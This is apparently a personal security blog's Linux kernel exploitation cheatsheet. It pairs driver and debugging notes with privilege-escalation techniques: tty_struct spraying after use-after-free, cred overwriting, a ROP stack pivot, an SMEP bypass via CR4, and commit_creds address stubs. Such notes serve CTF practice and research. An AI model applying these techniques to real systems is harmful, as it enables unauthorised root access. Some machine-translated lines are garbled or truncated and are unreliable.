Blog Simple.

Linux kernel exploit cheetsheet

In Security Tags exploit, hacking, kernel exploit, linux, linux exploit, linux kernel, security February 13, 2019 437 Views

Aishee

Drive programming

Books: linux device driver

https://sysplay.github.io/books/LinuxDrivers/

Dynamically assigning device numbers

```
int alloc_chrdev_region(dev_t *dev, unsigned int firstminor, unsigned int count, char *name);
```

Dev is the outgoing parameter, which is the dynamically obtained device number.

Firstminor specifies the first minor.

Count and name are the same as the register_chrdev_region parameter definition.

https://www.oreilly.com/library/view/linux-device-drivers/0596000081/ch03s02.html

http://nanxiao.me/linux-kernel-note-20-device-major-minor-number

https://sysplay.github.io/books/LinuxDrivers

https://www.kernel.org/doc/Documentation/admin-guide/devices.txt

Statically initialize character devices:

```
struct cdev my_cdev;
```

```
cdev_init(&amp;my_cdev, &amp;fops);
```

```
my_cdev.owner = THIS_MODULE;
```

Linux character device driver cdev_init() series

Class related api

class_create,class_register

Extract the rootfs in cpio format

Rootfs.cpio is packaged first cpio and then gzipped

Decompression must first change rootfs.cpio to gz suffix and then decompress, otherwise it will report an error.

exploit tech & tricks

tty_struct spray

`man 4 ptmx`

Can understand:

```
When a process opens /dev/ptmx, it gets a file descriptor for a pseudoterminal master (PTM), and
```

That is to create a new one `tty_struct`, and this structure tty_struct has a field `const struct tty_oprations* ops` we can rewrite it to an address containing a pointer to a malicious function, such as when there is no `SMAP` time can directly point to the user space, thus controlling the execution flow.

So in the case of uaf, you can spray a lot `tty_struct` to occupy the chunk we released before, then uaf will `ops` change to its own address.

Reference practice：simple kernel exploit challenge

uaf use struct cred

And `tty_struct spary` similar, but also accounted for the pit, if `fork` a child process can just make the child process `cred` structure into the position we want, then we can directly overwrite `cred` the contents in order to put right.

Reference practice：simple kernel exploit challenge

stack pivot

If the pointer is just called `call rax`, then you can change the pointer to `xchg eax, esp` a gadget, then mmap a memory in the user space eax (ie `xchg eax, esp` the address of the gadget and the `0xffffffff` bit and value), and then write the ropchain to the memory, ie It can be `stack pivot`

Eg:

```
159. unsigned long lower_address = xchgeaxesp &amp; 0xFFFFFFFF;
160. unsigned long base = lower_address &amp; ~0xfff;
```

```
161. printf("[+] Base address is %lx\n", base);
162. if (mmap(base, 0x30000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0) != base) {
163.  perror("mmap");
164. exit(1);
165. }
166.
167. unsigned long rop_chain[] = {
        ......
180. };
181. memcpy((void*)lower_address, rop_chain, sizeof(rop_chain));
```

Mitigration

checksec

- Kaslr can `cat /proc/cmdline` be viewed by, if the option is open with kaslr, the kernel is not enabled by default.
- Smep can `cat /proc/cpuinfo` check the flags by smep

Bypass

- SMEP smep is turned off by clearing the 20th bit of CR4, usually by the following gadget:

```
POP RDI ; RET // Place 00000000000006f0 in RDI MOV CR4 , RDI ;! RET // SMEP disbled     # 64- unc
```

Reference：linux-kernel-x86-64-bypass-smep-kaslr-kptr_restric

something

- Rsp in the kernel is 8-byte aligned
- `tty_struct` The magic may be:

```
#define TTY_STRUCT_MAGIC 0x5402
#define TTY_MAGIC 0x5401
```

magic number

- `mmap` Generally used when adding `O_NOCTTY`, because:

```
The flag O_NOCTTY can tell UNIX that this program will not become the "control terminal" on this
If you don't do this, all the input, such as the Ctrl+C abort signal coming from the keyboard, wi
```

- I don't know the size of the Linux kernel structure can compile a module, the module source code is used `sizeof` and then the compiler optimizes the reason, it will directly encode the size, and then `objdump -d` look at the assembly to know the size, but also pay attention to the options.
- Defining kernel functions generally takes the following form (after the function address)

```
typedef int __attribute__((regparm(3)))(*commit_creds_func)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3)))(*prepare_kernel_cred_func)(unsigned long cred);
```

```
commit_creds_func commit_creds = (commit_creds_func)0xffffffff810a1420;
prepare_kernel_cred_func prepare_kernel_cred = (prepare_kernel_cred_func) 0xffffffff810a1810 ;
```

The use `regparm` is because the kernel function calling convention is different from the user mode. 32 bits use three registers to pass the first three parameters.

Refer to gcc function attribute.

```
Your are probably thinking normal calling convention (arguments on the stack). Modern Linux kerne
```

Reference：Function parameter passing in a Linux kernel interrupt handler (from asm to C)

- Save the state of the user state:

```
unsigned long user_cs, user_ss, user_eflags;
```

```
void save_stats() {
    asm(
    "movq %%cs, %0\n"
            "movq %%ss, %1\n"
            "pushfq\n"
            "popq %2\n"
    :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags)
    :
    :"memory"
    );
}
```

Kernel Debug

start up

Qemu can directly add parameters `-gdb tcp::23333`, but pay attention to gdb connection server error, so use the `set architecture i386:x86-64` specified framework and then `target remote :23333` connect.

Reference: https://stackoverflow.com/questions/8662468/remote-g-packet-reply-is-too-long

kallsyms

Most of the time we are debugging drivers, and kallsyms has all the symbols in the kernel, including the driver module, so you can view the breakpoints of the module under kallsyms.

Making cpio, initramfs file system

Need two tools, one is to enter the kernel source code compilation:

`make -C /usr/src/linux/usr/ gen_init_cpio`

one is under the kernel source directory script

`chmod +x usr/gen_init_cpio scripts/gen_initramfs_list.sh`

Then create the initramfs file system with the following command:

```
gen_initramfs_list.sh initrd/ &gt; filelist
gen_init_cpio filelist &gt;initrd.img
gzip initrd.img
mv initrd.img initrd-`uname -r`.img
```

About cred structure

The first five fields of the default compiled cred are:

```
struct cred {
     unsigned  long usage;
    unsigned  int uid;
    unsigned  int gid;
    unsigned  int south;
    unsigned  int sgid;
    unsigned  int euid;
    ...
};
```

The test should clear all these fields to get root privileges. The usage field is related to the bit. Under 32 bits `unsigned int`, under 64 bits, the default cred structure is 0xa8 bytes.

Return user mode

The 64-bit uses the `swapgs` sum `iretq`, the former exchanges the data of gs and MSR, and the latter pops up the data from the stack in the following order:

```
the next RIP
    user land CS
    user land EFLAGS
    user land RSP
    user land SS
```

Single file source kernel module compilation

Basic programming of kernel modules and writing of Makefiles

Get kernel compilation options

Sometimes we want to get the kernel compile time options, such as to get the size of a structure (in this case, there is not enough source code), you can get it by:

At runtime:

```
#Current kernel config:
```

```
cat /boot/config-`uname -r`
```

```
#Other installed kernels:
```

```
ls /boot/config-*
```

```
#The following three are possible
```

```
 /proc/config.gz
 /boot/config
 /boot/config-$(uname -r)
```

When you have a mirror: this time need to use the kernel source under `scripts/extract-ikconfig` script to get the mirror in the config, but it also requires kernel enabled at compile time `CONFIG_IKCONFIG_PROC` option.

Extract vmlinux from the compressed image

It `scripts/extract-vmlinux` can be easily extracted using the kernel source : `./extract-vmlinux bzImage > vmlinx`

linux kernel

stack

Various stacks in Linux: process stack thread stack kernel stack interrupt stack

tty/pty/ptmx

Under Linux tty / pty / pts / ptmx Detailed ptmx and analysis terminal when the relationship is created pts

Call convention 64 bit

32-bit can refer to the above

```
A.2 AMD64 Linux Kernel Conventions
```

```
1. User-level applications use as integer registers for passing the sequence
%rdi, %rsi, %rdx, %rcx, %r8 and %r9. The kernel interface uses %rdi,

```

```
%rsi, %rdx, %r10, %r8 and %r9.
```

```
2. A system-call is done via the syscall instruction. The kernel destroys
registers %rcx and %r11.
```

```
3. The number of the syscall has to be passed in register %rax.
4. System-calls are limited to six arguments, no argument is passed directly on
the stack.
```

```
5. Returning from the syscall, register %rax contains the result of the
system-call. A value in the range between -4095 and -1 indicates an error,
it is -errno.
```

```
6. Only values of class INTEGER or class MEMORY are passed to the kernel.
```

source

free-electrons

I don't understand for a while

It found that watching someone else rewrite wp `tty_struct` of `ops` even apply for a piece of memory pointer after the write pointer `ops` points to `proc_fops`:

```
struct tty_operations* fake_tty_operations = (struct tty_operations*) calloc(1, sizeof(struct tty
    void *fake_file_operations = calloc(1, 0x1000);
```


```
    fake_tty_operations-&gt;proc_fops = fake_file_operations;
    fake_tty_operations-&gt;ioctl = (int (*)())xchg_eax_esp_ret;
```

I don't understand the intention for the time being...

Something you have seen

Writing kernel exploits

Aishee



Previous Post:

Anomaly detection for security event

Next Post:

Advanced Recon Automation (Subdomains) case 1

Related Posts:

Tối ưu hóa tốc độ website với mod_gzip, mod_cache và mod_mem_cache

Pentest tutorial — introduction web app testing

OSCP Fun Guide

Leave a reply:

Your email address will not be published.

Name

Email

Website

Post Comment

This site uses Akismet to reduce spam. Learn how your comment data is processed.

About Me

My name is Nguyen Anh Tai. I am an independent security researcher, bug hunter and leader a security team. Security Researcher at CMC INFOSEC. I developed the every system for fun :D. My aim is to become an expert in security and xxx!

Tags

Android aslr attack botnet bounty bug burp suite cache ddos dns export injection Fortify gzip hack hacking hackings HP Fortify SCA html5 html injection iftop iptraf js injection kernel log linux Machine Learning malware memcached Mirai monitor password pentest pentestit pentest tool Privilege ps ps command security subdomain token unix unprivileged URL malicious waf webstorage webview

Tweets

Aishee RT @cyb3rops: Oh my gosh, this is the noisiest RAT that I've ever seen. Drops .js, .ps1, .bat, .exe, .exe as .jpg, ssh service, TeamViewer,...

about 18 days ago

Aishee RT @axi0mX: EPIC JAILBREAK: Introducing checkm8 (read "checkmate"), a permanent unpatchable bootrom exploit for hundreds of millions of iOS...

about 19 days ago

Aishee 7% through "The Simulation Hypothesis: An MIT..." by Rizwan Virk. Try the book for free: https://t.co/iaDzmZri9Y https://t.co/oq5dvJoUyr

about 4 months ago